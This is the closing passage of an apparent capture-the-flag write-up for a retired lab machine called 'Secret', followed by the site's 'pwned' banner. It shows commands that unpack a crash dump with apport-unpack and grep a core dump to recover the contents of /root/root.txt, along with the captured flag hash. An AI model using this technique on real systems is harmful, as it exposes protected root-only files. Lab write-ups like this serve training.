Access: (0640/-rw-r-----)  Uid: ( 1000/   dasith)   Gid: ( 1000/   dasith)
Access: 2024-08-15 08:30:42.772824739 +0000
Modify: 2024-08-15 08:30:42.772824739 +0000
Change: 2024-08-15 08:30:42.772824739 +0000
 Birth: -
```

Exfiltrate crash report using apport-unpack

```
/root/root.txt
86JV
86JV
86JV
86JV
86JV
86JV
86JV
86JV
86JV
86JV
4f78289a58cc3afd4e8a6b51674e5623
aliases
```


23. apport-unpack

```
1. dasith@secret:/opt$ apport-unpack /var/crash/_opt_count.1000.crash /tmp/pwnt
2. dasith@secret:/opt$ cd /tmp/pwnt
```

```
3. dasith@secret:/tmp/pwnt$ strings CoreDump | grep root -A11 | awk 'NR==12{print $1}'
4f78289a58cc3afd4e8a6b51674e5623
```



Secret has been Pwned!

Congratulations  **therealpablo**, best of luck in capturing flags ahead!

#9317	15 Aug 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE

PWNED